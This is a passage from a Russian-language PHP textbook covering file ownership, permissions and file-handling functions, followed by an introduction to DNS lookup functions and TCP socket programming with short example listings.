где $filename — это строка, содержащая имя файла (возможно, вместе с путем), принадлежность которого модифицируется, а $newuser/$newgroup — это строка, содержащая новое имя владельца (пользователя/группы) этого файла. Подобно команде chown в Unix, PHP-функция chown() может выполняться, только если Web-сервер (или CLI-модуль PHP при работе в командной строке) имеет права суперпользователя. Кроме того, функцию chgrp() можно использовать только для изменения группы файла на группу, к которой принадлежит PHP. В листинге 20.12 демонстрируется совместное использование функций chown() и chgrp() и функций для работы с каталогами, рассмотренных ранее в этой главе, для назначения принадлежности всех файлов каталога /tmp/ пользователю php и изменения их группы на группу phpgroup.

Листинг 20.12. Использование функций chown() и chgrp()

```
<?php
 $dr = @opendir("/tmp/");
 if(!$dr) {
   echo "Ошибка, невозможно открыть /tmp/!";
   exit;
 }
 while(($filename = readdir($dr)) !== false) {
   chown($filename, "php");
   chgrp($filename, "phpgroup");
 }
 closedir($dr);
?>
```

Подобно команде chmod в Unix, в PHP изменение прав доступа к файлу выполняется с помощью функции chmod(). Синтаксис этой функции следующий:

```
chmod($filename, $mode)
```

где $filename представляет файл, права доступа к которому необходимо изменить, а параметр $mode — восьмеричное число, представляющее права доступа, которые должны быть установлены для данного файла (см. предыдущий раздел для объяснения числового представления прав доступа).

НА ЗАМЕТКУ

Обратите внимание, что $mode не десятичное, а восьмеричное число. Для того чтобы функция chmod() правильно назначила права доступа к файлу, любые переданные ей числа должны быть представлены в восьмеричном виде. Для этого в начале числа нужно добавить лидирующий 0.

В качестве примера использования этой функции ниже приведен сценарий (листинг 20.13), который пытается открыть для записи существующий (как предполагается) файл myfile.txt. Если эта попытка заканчивается неудачей, сценарий изменяет права доступа, чтобы предоставить себе разрешение на запись в этот файл, после чего файл вновь открывается для записи, и если и эта попытка неудачна, то сценарий заканчивает свое выполнение с ошибкой.

Листинг 20.13. Использование функции chmod()

```
<?php
 $fr = @fopen("myfile.txt", 'w');
 if(!$fr) {
   chmod("myfile.txt", 0722);
   $fr = @fopen("myfile.txt", 'w');
   if(!$fr) {
      echo "Ошибка: невозможно открыть файл myfile.txt (после chmod)";
      exit;
   }
 }
 fputs($fr, "Успешная запись!");
 fclose($fr);
?>
```

Функции поддержки доступа к файлам

Программирование на PHP становится еще проще благодаря тому, что наряду с общими функциями для работы с файлами и каталогами, которые обсуждались до сих пор, существует еще и широкий спектр функций поддержки файловой системы. Вообще говоря, эти функции можно создать самому, используя чистый PHP и средства, рассмотренные ранее в этой главе. Однако, для облегчения жизни разработчикам (то есть вам), в PHP данные функции реализованы как встроенные.

Следует отметить, что рассматриваемые в дальнейшем функции ни в коем случае не являются полным перечнем всех функций поддержки файловой системы, доступных в PHP. За дополнительной информацией по этим функциям, а также тем, которые здесь не рассмотрены, обращайтесь в руководство по PHP (http://www.php.net/manual/).

Логические функции

Из всех обсуждаемых в этом разделе функций поддержки первыми мы рассмотрим логические функции. Эти функции являются логическими, потому что они разработаны для проверки свойств файла (является ли он выполняемым, является ли он каталогом, и так далее) и возвращают булевские значения true и false. Из-за относительной схожести (и простоты) большинства этих функций, мы опустим их подробное объяснение.

Необходимо сделать одно важное уточнение по отношению к рассматриваемым ниже функциям — эти функции применимы только к файлам в "локальной" файловой системе. Это означает, что хотя они будут работать на смонтированных или общих сетевых каталогах, они не будут работать с файлами на удаленном сервере, к которому доступ осуществляется по протоколу HTTP или FTP.

Как уже упоминалось, большинство из функций, которые считаются "логическими", используется для определения конкретного свойства передаваемого файла. Доступные в PHP логические функции для определения свойств заданного файла приведены в табл. 20.6. Каждая из перечисленных в этой таблице функций принимает единственный параметр (имя проверяемого файла) и возвращает булевское значение, определяющее, обладает ли указанный файл требуемым свойством.

Таблица 20.6. Логические функции для проверки файлов

Функция	*Описание*
`is_dir()`	Определяет, является ли файл каталогом.
`is_executable()`	Определяет, является ли файл исполняемым под управлением PHP.
`is_file()`	Определяет, является ли файл обычным файлом или символической ссылкой (возвращает `true`, если это обычный файл).
`is_link()`	Определяет, является ли файл символической ссылкой (обратная к функции `is_file()`).
`is_readable()`	Определяет, имеет ли PHP разрешение на чтение из заданного файла.
`is_uploaded_file()`	Определяет, был ли данный файл загружен на сервер через Web.
`is_writeable()`	Определяет, имеет ли PHP разрешение на запись в заданный файл.
`file_exists()`	Определяет, существует ли заданный файл.

Этим семейством логических функций очень просто пользоваться на практике, что видно из примера, представленного в листинге 20.14, который выводит свойства заданного файла.

Листинг 20.14. Использование логических функций файловой системы

```
<?php
 $testfile = "/tmp/myfile.dat";
 if(!file_exists($testfile)) {
   echo "Ошибка -- $testfile не существует!<BR>";
   exit;
 }
 echo "Что мы знаем о файле $testfile<BR>";
 if(is_dir($testfile)) echo "Это каталог.<BR>";
 if(is_file($testfile)) echo "Это обычный файл (не символическая ссылка)<BR>";
 if(is_link($testfile)) echo "Это символическая ссылка на файл<BR>";
 if(is_uploaded_file($testfile)) echo "Это загруженный файл<BR>";
 if(is_readable($testfile)) echo "PHP может читать этот файл<BR>";
 if(is_writeable($testfile)) echo "PHP может писать в этот файл<BR>";
 if(is_executable($testfile)) echo "PHP может выполнять этот файл<BR>";
?>
```

Манипулирование файлами

На протяжении всей этой главы мы знакомили вас с тем, как использовать PHP для чтения данных из файла и записи данных в файл с помощью семейства функций fopen(). Однако полученных знаний недостаточно для программирования таких операций манипулирования файлами, как удаление файлов, создание символических или жестких ссылок на файлы (в Unix) или копирование файлов. В этом разделе мы обсудим, как решать упомянутые задачи в PHP.

Хотя большинство из рассматриваемых в этом разделе функций (например, копирование файлов) вы можете реализовать самостоятельно, используя имеющиеся знания PHP, без такой функции, как удаление файла, не обойтись. В PHP эта функция называется unlink() и имеет следующий синтаксис:

```
unlink($filename)
```

где $filename – имя удаляемого файла. Функция unlink() возвращает булевское значение, показывающее, была ли операция удаления успешной. Как было упомянуто ранее в этой главе при обсуждении прав доступа к файлам, для того, чтобы в PHP удалить файл, необходимо, чтобы пользователь, от имени которого запущен PHP, имел разрешение на запись в каталог, содержащий этот файл. В листинге 20.15 с помощью функций unlink() и glob() (рассматривалась ранее в разделе об операциях с каталогами) удаляются все файлы каталога /tmp/, имена которых заканчиваются на .tmp.

Листинг 20.15. Использование функции unlink()

```
<?php
 $files = glob("/tmp/*.tmp");
 foreach($files as $val) {
   unlink($val);
 }
?>
```

Еще одной полезной функцией при работе с файлами является функция copy(). Как следует из ее названия, эта функция копирует заданный файл в новое место (или в тот же каталог, но под другим именем), сохраняя исходный файл неизменным. Функция copy() имеет следующий синтаксис:

```
copy($source_file, $dest_file)
```

где $source_file представляет путь и имя файла источника, а $dest_file задает путь и новое имя файла назначения. Функция copy() возвращает булевское значение, указывающее на успешное или неудачное завершение операции копирования. В листинге 20.16 эта функция совместно с функцией unlink() применяется для создания функции move(), которая выполняет перемещение файла.

Листинг 20.16. Использование функции copy()

```
<?php
 function move($source, $dest) {
   if(!copy($source, $dest)) return false;
   if(!unlink($source)) return false;
   return true;
 }
```

```
 if(!move("/tmp/myfile.txt", "/tmp/tmpdir/newfile.txt")) {
   echo "Ошибка! Невозможно переместить файл!<BR>";
 }
?>
```

В листинге 20.16 для создания функции move() используется функция copy(). Для перемещения файлов, загруженных на Web-сервер по протоколу HTTP (загрузка файлов через Web по протоколу HTTP рассматривается в главе 4), PHP предлагает специальную функцию. Эта функция не просто перемещает указанный файл, но еще и проверяет, что этот файл действительно был загружен. Функция называется move_uploaded_file() и имеет показанный ниже синтаксис.

```
move_uploaded_file($filename, $destination)
```

где $filename — имя загруженного по HTTP файла, который нужно переместить, а параметр $destination представляет полный путь и новое имя файла, куда перемещается загруженный файл. В примере, приведенном в листинге 20.17, предполагается, что файл загружен по протоколу HTTP (с использованием метода POST) под именем myupload.

Листинг 20.17. Использование функции move_uploaded_file()

```
<?php
 /* Предполагается, что файл загружен HTTP-методом POST */
 $tmp_filename = $_FILES['myupload']['tmp_name'];
 if(!move_uploaded_file($tmp_filename,
    "/path/to/dest/{$_FILES['myupload']['name']}")) {
   echo "Ошибка при перемещении загруженного файла.<BR>";
   echo "Если safe_mode включен, убедитесь, что используемый " .
        "PHP UID соответствует файлу.";
   exit;
 } else {
   echo "Файл успешно загружен!";
 }
?>
```

Специализированный доступ к файлам

Чтобы завершить главу, посвященную работе с файловой системой, кратко рассмотрим несколько "специальных" функций, которые могут существенно упростить решение некоторых задач обработки файлов. Первой обсудим функцию readfile().

Иногда необходимо передать браузеру некоторый (обычно текстовый) файл целиком. Самым простым решением является использование функции readfile(), имеющей следующий синтаксис:

```
readfile($filename [, $use_include_path])
```

где $filename представляет имя файла (локального или удаленного, заданного с помощью упаковщика URL), который необходимо отобразить клиенту, а $use_include_path — это булевское значение, которое определяет, нужно ли искать файл в списке включаемых каталогов PHP. В листинге 20.18 функция readfile() применяется для загрузки файла agreement.txt в HTML-дескриптор <TEXTAREA>.

Листинг 20.18. Использование функции readfile()

```
<HTML><HEAD><TITLE>Использование функции readfile()</TITLE></HEAD>
<BODY>
<TEXTAREA ROWS=5 COLS=60 NAME="agreement">
<?php readfile("agreement.txt"); ?>
</TEXTAREA>
</BODY>
</HTML>
```

Наряду с функцией readfile() (которая выводит содержимое файла клиенту напрямую), PHP также обеспечивает средства для считывания (безопасным для бинарных данных способом) всего файла в переменную. Эта функция называется file_get_contents() и имеет синтаксис, аналогичный функции readfile():

```
file_get_contents($filename [, $use_include_path])
```

Как и в функции readfile(), $filename представляет имя файла (локального или удаленного, заданного с помощью упаковщика URL), который необходимо загрузить, а $use_include_path является буленским значением, которое определяет, нужно ли искать файл $filename в списке включаемых каталогов PHP. В случае успешного завершения file_get_contents() возвращает строку, содержащую целиком весь файл. Если file_get_contents() не может найти файл или прочитать его содержимое, она вернет false. В листинге 20.19 при помощи функции file_get_contents() содержимое файла agreement.txt помещается в строку, после чего эта строка переводится в верхний регистр и отображается клиенту.

Листинг 20.19. Использование функции file_get_contents()

```
<HTML><HEAD><TITLE>использование функции file_get_contents()</TITLE></HEAD>
<BODY>
<TEXTAREA ROWS=5 COLS=60 NAME="agreement">
<?php
 $agreement = file_get_contents("agreement.txt");
 $agreement = strtoupper($agreement);
 echo $agreement;
?>
</TEXTAREA>
</BODY>
</HTML>
```

Кроме file_get_contents() в PHP имеется вторая (а на самом деле по счету уже третья) разновидность этой функции, которая является полезной в определенных случаях. Например, если необходимо считать весь данный текстовый файл в массив, рекомендуется использовать функцию file(). Синтаксис функции file() выглядит следующим образом:

```
file($filename [, $use_include_path])
```

где $filename указывает имя файла (локального или удаленного, заданного с помощью упаковщика URL) для чтения, а $use_include_path — это булевское значение, которое определяет, нужно ли искать файл $filename в списке включаемых каталогов

PHP. При успешном завершении file() возвращает массив, содержащий все строки этого текстового файла (вместе с символами новой строки). Если при открытии или чтении файла возникнет ошибка, функция file() вернет значение false. В листинге 20.20 функция file() применяется для чтения одного из файлов с афоризмами, которые входят в состав программы fortune системы Unix, и вывода на экран одного случайным образом выбранного афоризма.

Листинг 20.20. Использование функции file()

```
<?php
 $fortune = "/usr/share/games/fortune/men-women";
 $sayings = file($fortune);
 $dump = false;

 if(!$sayings) {
   echo "Ошибка - невозможно открыть файл fortune!";
   exit;
 }

 srand((double)microtime() * 1000000);
 $start = rand(0, count($sayings));

 for($i = $start; $i < count($sayings); $i++) {
   if($sayings[$i ] == "%\n") {
      if($dump) exit;
      $dump =!$dump;
      $i++;
   }
   if($dump) echo $sayings[$i];
 }
?>
```

Для понимания работы сценария, представленного в листинге 20.20, необходимо иметь общее представление о структуре файлов данных программы fortune. В этих файлах афоризмы разделяются строками, содержащими единственный символ %. В вышеприведенном примере, мы, начиная со случайным образом выбранной строки файла, читаем этот файл строку за строкой, пока не встретится первая строка-разделитель. В этом месте флаг $dump устанавливается в true и все последующие строки файла выводятся на экран до тех пор, пока не встретится еще одна строка-разделитель с символом %, после чего выполнение сценария завершается.

Резюме

После прочтения этой главы вы обрели все необходимые знания для работы в PHP с любым типом файлов. Следует отметить, что эта глава ни в коем случае не претендует на полное описание всех средств, доступных в PHP для работы с файловой системой. В PHP существует широкий диапазон специализированных функций доступа к файлам, которые не были рассмотрены по причине нехватки места. Если во время программирования операций с файлами вам потребуется какая-то специфическая функция, настоятельно рекомендуем обратиться к руководству по PHP, прежде чем разрабатывать эту функцию самостоятельно.

Сетевой ввод–вывод

ГЛАВА

21

В ЭТОЙ ГЛАВЕ...

- Прямой и обратный просмотр DNS
- Программирование сокетов
- Вспомогательные сетевые функции

В главе 20 были представлены функции доступа к файловой системе, многие из которых позволяют получать доступ к данным на удаленных ресурсах – таких, как Web-серверы, FTP-серверы и так далее. В PHP предусмотрен также богатый инструментарий для работы с сетевыми подключениями. В этой главе мы рассмотрим работу с такими сетевыми технологиями, как записи DNS, сокеты и тому подобное.

Прямой и обратный просмотр DNS

Когда вы работаете в онлайновом режиме, то почти наверняка в какой-то момент вам понадобится обратиться к записям DNS. Тема DNS (Domain Name Service – Служба доменных имен) – одна из наиболее сложных тем, рассматриваемых в настоящей книге. В этом разделе мы поговорим об инструментах, доступных в PHP, которые позволяют получать богатую информацию от DNS-серверов. Итак, начнем.

Получение записи DNS по IP-адресу

Возможно, наиболее часто используемая из всех функций, представленных в настоящей главе, является `gethostbyaddr()`. Эта функция позволяет вашим PHP-сценариям определять доменное имя, ассоциируемое с определенным IP-адресом. Синтаксис этой функции выглядит следующим образом:

```
gethostbyaddr($ipaddress);
```

где `$ipaddress` – это IP-адрес, по которому требуется получить доменное имя. В результате выполнения эта функция возвращает доменное имя, ассоциируемое с IP-адресом, или, если имя не может быть определено – переданный IP-адрес. Эта функция может использоваться для извлечения дополнительной информации о браузере, как показано в листинге 21.1:

Листинг 21.1. Определение имени хоста для удаленного IP-адреса

```
<?php
   $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
   if($hostname === $_SERVER['REMOTE_ADDR']) {
     echo "Имя хоста определить невозможно.<BR/>\n";
   } else {
     echo "Имя хоста: $hostname<BR/>\n";
   }
?>
```

Извлечение IP-адреса по имени хоста

Точно так же, как PHP может находить доменные имена на основе IP-адресов, он может находить IP-адреса по доменным именам. Для этого служит функция `gethostbyname()` со следующим синтаксисом:

```
gethostbyname($hostname);
```

где `$hostname` – это имя хоста, для которого нужно определить IP-адрес. После выполнения `gethostbyname()` возвратит строку, представляющую IP-адрес хоста, либо (в случае неудачи) ту же строку, которая была передана в параметре `$hostname` (см. листинг 21.2).

Листинг 21.2. Обратный поиск IP-адреса по доменному имени

```
<?php
   $ip_addr = gethostbyname("www.coggeshall.org");
   if($ip_addr === "www.coggeshall.org") {
      echo "Невозможно определить IP-адрес хоста!<BR/>\n";
   } else {
      echo "IP-адрес хоста: $ip_addr<BR/>\n";
   }
?>
```

Часто с одним доменным именем связано более одного IP-адреса. Особенно это справедливо для популярных Web-сайтов, подобных google.com. Несмотря на то что функция gethostbyname() извлекает один из этих адресов, она не возвращает полный список IP-адресов, ассоциированных с доменом. Для этой цели в PHP предусмотрена функция gethostbynamel():

```
gethostbynamel($hostname);
```

Здесь $hostname — имя DNS, которое нужно преобразовать. В отличие от gethostbyname(), функция gethostbynamel() возвращает массив, содержащий все IP-адреса, ассоциированные с доменным именем, либо булевское значение false — в случае неудачи (см. листинг 21.3).

Листинг 21.3. Извлечение всех IP-адресов, ассоциированных с доменом

```
<?php
   $hostname = "google.com";
   $ip_addrs = gethostbynamel($hostname);
   if(!$ip_addrs) {
      echo "Невозможно преобразовать доменное имя $hostname<BR/>\n";
   } else {
      echo "Список IP-адресов, ассоциированных с $hostname:<BR/><BR/>\n\n";
      foreach($ip_addrs as $ip) {
         echo "IP: $ip<BR/>\n";
      }
   }
?>
```

Извлечение информации из записи DNS

НА ЗАМЕТКУ

На момент написания книги эти функции были недоступны на платформе Windows.

Несмотря на то что в основном большинство сценариев нуждаются только в преобразовании IP-адресов на основе доменных имен (либо наоборот), PHP представляет множество функций, которые помогут вам "погрузиться" в записи DNS. Первая из этих функций, dns_check_records(), позволяет проверить, существует ли запись DNS определенного типа для данного домена. Синтаксис этой функции показан ниже.

```
dns_check_record($hostname [, $type]);
```

где $hostname — это доменное имя, которое нужно искать, а необязательный параметр $type представляет тип записи DNS, которую необходимо проверить. Список допустимых значений представлен в табл. 21.1.

Таблица 21.1. Типы записей DNS и их значение

Тип	*Описание*
A	Адресный код, используемый для хранения IP-адреса, ассоциированного с доменом.
MX	Запись обмена почтой; доменное имя, используемое для отправки и получения почты.
NS	Запись сервера имен.
SOA	Начальная запись зоны.
PTR	Указатель доменного имени.
CNAME	Каноническое имя псевдонима DNS.
AAAA	Адресный код, используемый для адресов IPv6.
ANY	Любая из перечисленных.

Если параметр $type не передан, по умолчанию функция dns_check_record() принимает MX. В листинге 21.4 с помощью функции dns_check_record() определяется, имеется ли у доменного имени ассоциированный с ним сервер имен.

Листинг 21.4. Использование функции dns_check_record()

```
<?php
   $hostname = "coggeshall.org";
   if(dns_check_record($hostname, "NS")) {
     echo "Авторизующий сервер имен есть.\n";
   } else {
     echo "Для данного домена сервер имен не найден\n";
   }
?>
```

Для действительного извлечения информации о существующей записи DNS (такой как NS или A) служит функция dns_get_record():

```
dns_get_record($hostname [, $type [, &$authns, &$addtl]]);
```

где $hostname — это доменное имя для запроса, а необязательный параметр $type — тип информации, которую требуется извлечь. Последние два параметра, $authns и $addtl, — это переменные, передаваемые по ссылке, которым присваивает значение сервер имен, а также, соответственно — любые дополнительные записи.

Как следует из синтаксиса функции dns_get_record(), вы должны передавать оба параметра — $authns и $addtl — если необходим любой из них. Передавать один параметр нельзя.

Эта функция возвращает большой набор информации обо всех записях, ассоциированных с определенным доменным именем, в виде массива ассоциативных массивов. Хотя детали ассоциативных массивов меняются от массива к массиву, каждый из них содержит, по меньшей мере, список пар ключ-значение, представленный в табл. 21.2.

Таблица 21.2. Универсальные ключи, содержащиеся в массивах, возвращенных dns_get_record()

Ключ	*Описание*
host	Запись в пространстве имен DNS, на которую ссылаются данные.
class	В PHP это всегда будет IN, потому что функция dns_get_record() возвращает только записи класса Internet.
type	Тип записи, такой как MX, CNAME и так далее.
ttl	Время жизни записи (time to live – TTL). Не равно TTL исходной записи, а составляет количество оставшегося времени, основанном на том, когда был запрошен сервер имен.

НА ЗАМЕТКУ

Полный список всех возможных ассоциативных ключей, доступных в записи DNS можно найти в описании функции dns_get_record() в документации по PHP.

По умолчанию функция dns_get_record() возвращает все записи, ассоциированные с заданным доменным именем. Однако если требуется специфическая информация (наподобие записи обмена почтой MX), она может быть получена через константу с префиксом DNS_ к параметру $type:

```
DNS_<TYPE>
```

<TYPE> — это MX, CNAME или любая другая допустимая запись DNS. Чтобы вернуть все записи, используйте DNS_ALL. Кроме того, доступна также и константа DNS_ANY, что отражает поведение по умолчанию (см. листинг 21.5).

Листинг 21.5. Использование функции dns_get_record()

```
<?php
   $hostname = "google.com";
   $records = dns_get_record($hostname, DNS_ALL);
   echo "Домен $hostname имеет следующие записи DNS: ";
   foreach($records as $record) {
     echo "{$record['type']} ";
   }
?>
```

Поскольку наиболее общей извлекаемой записью DNS является запись MX (предназначенная для определения адреса системы почтового обмена), в PHP имеется функция, которая служит специально для этих целей, – dns_get_mx(). Синтаксис этой функции представлен ниже.

```
dns_get_mx($hostname [, $mxhosts [, $weight]]);
```

где $hostname — это доменное имя, для которого извлекается запись MX. Необязательный параметр $mxhosts – это переменная, которую необходимо заполнить массивом, представляющим хосты MX. Второй необязательный параметр $weight — это "вес", присвоенный каждому хосту MX.

В результате выполнения функция dns_get_mx() возвращает булевское значение, говорящее о том, успешно ли выполнилась операция. В листинге 21.6 с помощью этой функции возвращается список почтовых серверов, ассоциированных с доменным именем.

НА ЗАМЕТКУ

В соответствии с документом RFC-2821, если записи обмена почтой отсутствуют, по умолчанию в качестве адреса системы почтового обмена используется сам адрес домена.

Листинг 21.6. Использование функции dns_get_mx()

```
<?php
   $hostname = "coggeshall.org";
   if(dns_get_mx($hostname, $mxhosts, $weights)) {
     foreach($mxhosts as $key => $host) {
        echo "Имя хоста: $host (Weight: {$weights[$key]}<BR/>\n";
     }
   } else {
     echo "Не найдены записи MX для $hostname\n";
   }
?>
```

Программирование сокетов

Сокеты представляют собой чрезвычайно удобную, но в то же время плохо понятую технологию взаимодействия между двумя процессами в сети. Эти процессы могут существовать на одной и той же машине, общаясь друг с другом через локальный сокет, предназначенный для взаимодействия между процессами, либо на разных машинах через Internet. Хотя концепция программирования сокетов выходит за рамки настоящей книги, в данном разделе представлены основы, которые необходимы для использования расширений PHP, предназначенных для написания собственных серверов и клиентов сокетов.

НА ЗАМЕТКУ

Для использования сокетов PHP должен быть скомпилирован с опцией `./configure --enable-sockets`, или же потребуется загружать расширения поддержки сокетов динамически.

Выполняя примеры, предложенные в данном разделе книги, имейте в виду, что они разработаны для запуска непосредственно из окружения оболочки с использованием версии PHP командной строки. Хотя их можно запустить в Web-браузере, делать это не рекомендуется. В случае сценариев, которые создают серверы сокетов, их применение можно продемонстрировать с помощью любых программ, способных устанавливать сетевое соединение через сокеты, например, telnet (что, собственно, и рекомендуется).

Основы сокетов

Хотя существует множество типов сокетов, все функции сокетов основаны на одном и том же базовом принципе — получении данных программой B от программы A. Эти программы могут работать на одной и той же машине с применением межпроцессного взаимодействия (Interprocess Communication — IPC) либо на удаленных машинах (таких как Web-сервер и браузеры). Сокеты могут быть надежными, выполняющими все необходимое для обеспечения передачи данных из точки A в точку B (TCP), либо ненадежными, когда данные передаются без гарантии доставки (UDP). Сокеты также бывают "блокирующими" и "неблокирующими". *Блокирующие* сокеты заставляют ваше приложение ожидать до тех пор, пока данные станут доступны, в то время как *неблокирующие* сокеты этого не делают. Хотя, как будет показано в настоящей главе, все сокеты двунаправлены, все же существует разница между сокетами клиента и сервера.

В этой книге рассматриваются TCP-сокеты Internet, поскольку они наиболее широко используются на сегодняшний день. Тем не менее, концепции и примеры кода, приведенные в этом разделе, применимы к большинству операций с сокетами.

Создание нового сокета

Независимо от типа создаваемого сокета (клиентский или серверный), все они инициализируются одинаковым способом — с помощью функции `socket_create()`. Синтаксис этой функции выглядит следующим образом:

```
socket_create($domain, $type, $protocol);
```

Здесь `$domain` представляет тип создаваемого сокета и должен принимать одно из значений, перечисленных в табл. 21.3. Второй параметр, `$type`, — это тип взаимодействия, которое будет осуществляться через сокет; допустимые значения приведены в табл. 21.4. Последний параметр, `$protocol`, представляет протокол, используемый данным сокетом. Этот параметр может быть любым допустимым номером протокола (см. функцию `getprotobyname()` далее в настоящей главе) или константой `SOL_UDP` или `SOL_TCP` для соединений TCP/UDP. В результате выполнения эта функция либо возвращает ресурс, представляющий созданный сокет, либо булевское значение `false` в случае ошибки.

Функция `socket_create()` — это первый вызов при любом взаимодействии сокетов, который инициализирует ресурс сокета, используемый в последующих операциях. Вспомните, что ранее в настоящем разделе упоминалось, что сокеты могут использоваться и локально — для IPC, и удаленно — в стиле клиент/сервер. Контекст конкретного применения сокета называется его *доменом*. Доступные в PHP домены, передаваемые функции `socket_create()` в параметре `$domain`, задаются константами из табл. 21.3.

Таблица 21.3. Константы доменов для сокетных соединений

Константа	*Описание*
`AF_INET`	Протокол Internet IPv4.
`AF_INET6`	Протокол Internet IPv6.
`AF_UNIX`	Локальное межпроцессное взаимодействие.

После того, как домен установлен, нужно определить тип подключения для создаваемого сокета. Эти типы перечислены в табл. 21.4.

Таблица 21.4. Константы типов сокетов

Константа	*Описание*
SOCK_STREAM	Последовательный надежный двунаправленный поток, основанный на подключении. Используется наиболее часто.
SOCK_DGRAM	Ненадежный сокет, без подключения, передающий данные фиксированной длины. Очень хорош для потоков данных, в которых надежность не критична.
SOCK_SEQPACKET	Подобен потоковым сокетам за исключением того, что данные передаются и принимаются в виде пакетов фиксированной длины.
SOCK_RAW	Неформатированное сокетное подключение, удобное для выполнения операций ICMP (Internet Control Message Protocol — протокол управляющих сообщений Internet), таких как trace, ping и так далее.
SOCK_RDM	Надежный, но непоследовательный сокет, подобный SOCK_DGRAM.

Как видите, существует множество опций при выборе типа создаваемых сокетов. Вообще большинство сокетных соединений устанавливаются с помощью сокетов SOCK_STREAM или SOCK_DGRAM. Учитывая очевидную полноту SOCK_STREAM (бо́льшая часть Internet работает по этому типу сокетов через TCP), может быть не совсем понятно, зачем нужны сокеты типа SOCK_DGRAM (используемые с протоколом UDP). В конце концов, почему вообще вам может понадобиться "ненадежный" способ передачи данных? Ответ становится очевидным, когда возникает необходимость в получении постоянного потока данных, который обрабатывается в реальном времени, от сервера к клиенту. Поскольку для приложений подобного типа потерянные пакеты несущественны (поскольку такие приложения имеют дело с данными, привязанными ко времени, которые быстро устаревают), нет необходимости в повторной отправке пакетов.

Теперь, когда мы прояснили, какие бывают домены и типы сокетов, последний шаг в процессе создания сокета — разобраться с протоколом, который будет использоваться для взаимодействия. Каждый протокол спроектирован для работы с определенным типом сокета, который должен быть известен заранее. В настоящем разделе мы будем использовать сокеты Internet IPv4 типа SOCK_STREAM, работающие через соединения SOL_TCP (TCP).

После того, как ресурс сокета создан, он может быть уничтожен с помощью функции socket_close(), имеющей следующий синтаксис:

```
socket_close($socket);
```

Здесь $socket — это сокет, подлежащий уничтожению.

Ошибки сокетов

Как и другие технологии, сокеты восприимчивы к таким ошибкам, как сетевые сбои. Когда вы работаете с сокетами, каждая функция имеет возможность (обычно, возвращая булевское значение false) сообщать о том, что что-то идет не так. Когда

такая ситуация случается, вы можете получить информацию об ошибке с помощью двух функций. Первая из них — socket_last_error():

```
socket_last_error($socket);
```

где $socket — это сокет, информацию об ошибке которого необходимо извлечь. Как следует из имени функции, она используется для того, чтобы вернуть последнюю ошибку, произошедшую в данном сокете. Эта ошибка представлена в виде целого числа. Чтобы транслировать его в понятную человеку форму, в API-интерфейсе сокетов предусмотрена дополнительная функция socket_strerror():

```
socket_strerror($error_code);
```

где $error_code — это значение, которое получено из функции socket_last_error(). Эта функция вернет строку, описывающую ошибку, возвращенную функцией socket_last_error().

Создание клиентских сокетов

Создание сокета, готового для подключения к другому сокету в Internet, выполняется с помощью функции socket_connect():

```
socket_connect($socket, $address [, $port]);
```

где $socket — это сокет, участвующий в соединении, $address — IP-адрес сервера, к которому нужно подключиться, а необязательный параметр $port — это порт сервера, к которому необходимо подключиться. Хотя параметр $port не обязателен в прототипе функции, при подключении доменов AF_INET или AF_INET6 он должен присутствовать. При выполнении эта функция подключается к указанному серверу, используя предоставленный сокет, и возвращает булевское значение, указывающее на то, успешно ли выполнен запрос.

После установки соединения с другим прослушивающим сокетом — сервером — данные могут быть отправлены и приняты через сокет с помощью функций socket_read() и socket_write(). Поскольку вы являетесь клиентом, первый шаг после установки соединения чаще всего заключается в пересылке некоторых данных, поэтому сначала рассмотрим функцию socket_write(), синтаксис которой показан ниже.

```
socket_write($socket, $buffer [, $length]);
```

где $socket — это сокет для записи данных, переданных в параметре $buffer. Третий необязательный параметр $length также может быть указан при желании (в противном случае будет записан весь буфер). Когда эта функция выполняется, она отправляет содержимое буфера через подключенный сокет и возвращает количество записанных байт либо булевское значение false в случае возникновения ошибки.

Для чтения данных из сокета применяется функция socket_read() со следующим синтаксисом:

```
socket_read($socket, $length [, $type]);
```

где $socket — это сокет, из которого нужно прочитать максимум $length байт. Необязательный параметр $type принимает значения, описанные в табл. 21.5, и указывает способ, по которому данные должны читаться из сокета.

Таблица 21.5. Константы типа для socket_read()

Константа	*Описание*
PHP_BINARY_READ	Интерпретировать данные как бинарные (по умолчанию).
PHP_NORMAL_READ	Читать данные заданной длины либо пока не встретится символ новой строки (\r или \n).

В листинге 21.7 представлен первый пример использования сокетов для извлечения индексной страницы Web-сайта; в пример включено все, что рассматривалось в данном разделе. Извлечение индексной страницы осуществляется отправкой простого GET-запроса HTTP 1.0 с последующим чтением результата в переменную.

Листинг 21.7. Извлечение Web-сайта с помощью сокетов

```
<?php
   $address = "127.0.0.1";
   $port = 80;
   $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);

   socket_connect($socket, $address, $port);

   socket_write($socket, "GET /index.php HTTP/1.0\n\n");

   $result = "";

   while($read = socket_read($socket, 1024)) {
     $result .= $read;
   }

   echo "Полученный результат: '$result'\n";
   socket_close($socket);
?>
```

Рассмотрев этот простой пример сокета-клиента, теперь давайте посмотрим на другую сторону соединения – простой сервер на базе сокетов.

Создание серверных сокетов

Когда вы создаете серверные сокеты, почти всегда они представляют собой двунаправленные службы. В общем случае вы можете положиться на уже изученные концепции клиентских сокетных коммуникаций. Создание серверного сокета – это трехшаговый процесс. Первый шаг – привязать сокет к определенному адресу и порту, воспользовавшись функцией socket_bind():

```
socket_bind($socket, $address [, $port]);
```

Здесь $socket – это сокет, который подлежит привязке к адресу $address. Если сокет существует в домене AF_INET или AF_INET6, необязательный параметр $port должен быть указан. При выполнении эта функция пытается привязать созданный сокет к указанным адресу и порту и возвращает булевское значение, указывающее на успешность операции.

НА ЗАМЕТКУ

Когда осуществляется привязка к адресу, убедитесь, что ваш сокет не допустит подключений к чему-либо другому, кроме указанного адреса и порта! Это означает, что привязка сокета к локальному хосту (127.0.0.1) позволит вашему сокету принимать только локальные подключения.

После того, как сокет привязан к адресу, он должен быть настроен на прослушивание трафика на предмет попыток подключения к нему. Это делается с помощью функции `socket_listen()`:

```
socket_listen($socket [, $backlog]);
```

где `$socket` — привязанный ранее сокет, который должен быть включен на прослушивание. Необязательный параметр `$backlog` используется для создания очереди посредством указания максимально допустимого числа входящих подключений, помещаемых в очередь. Если этот параметр не указан, то сокет, пытающийся подключиться, получит отказ в обслуживании, пока серверный сокет недоступен. В результате выполнения эта функция возвращает булевское значение, указывающее на успешность настройки серверного сокета на прослушивание.

Третий и последний шаг в создании серверного сокета — дать команду на прием входящих подключений. Это делается функцией `socket_accept()`:

```
socket_accept($socket);
```

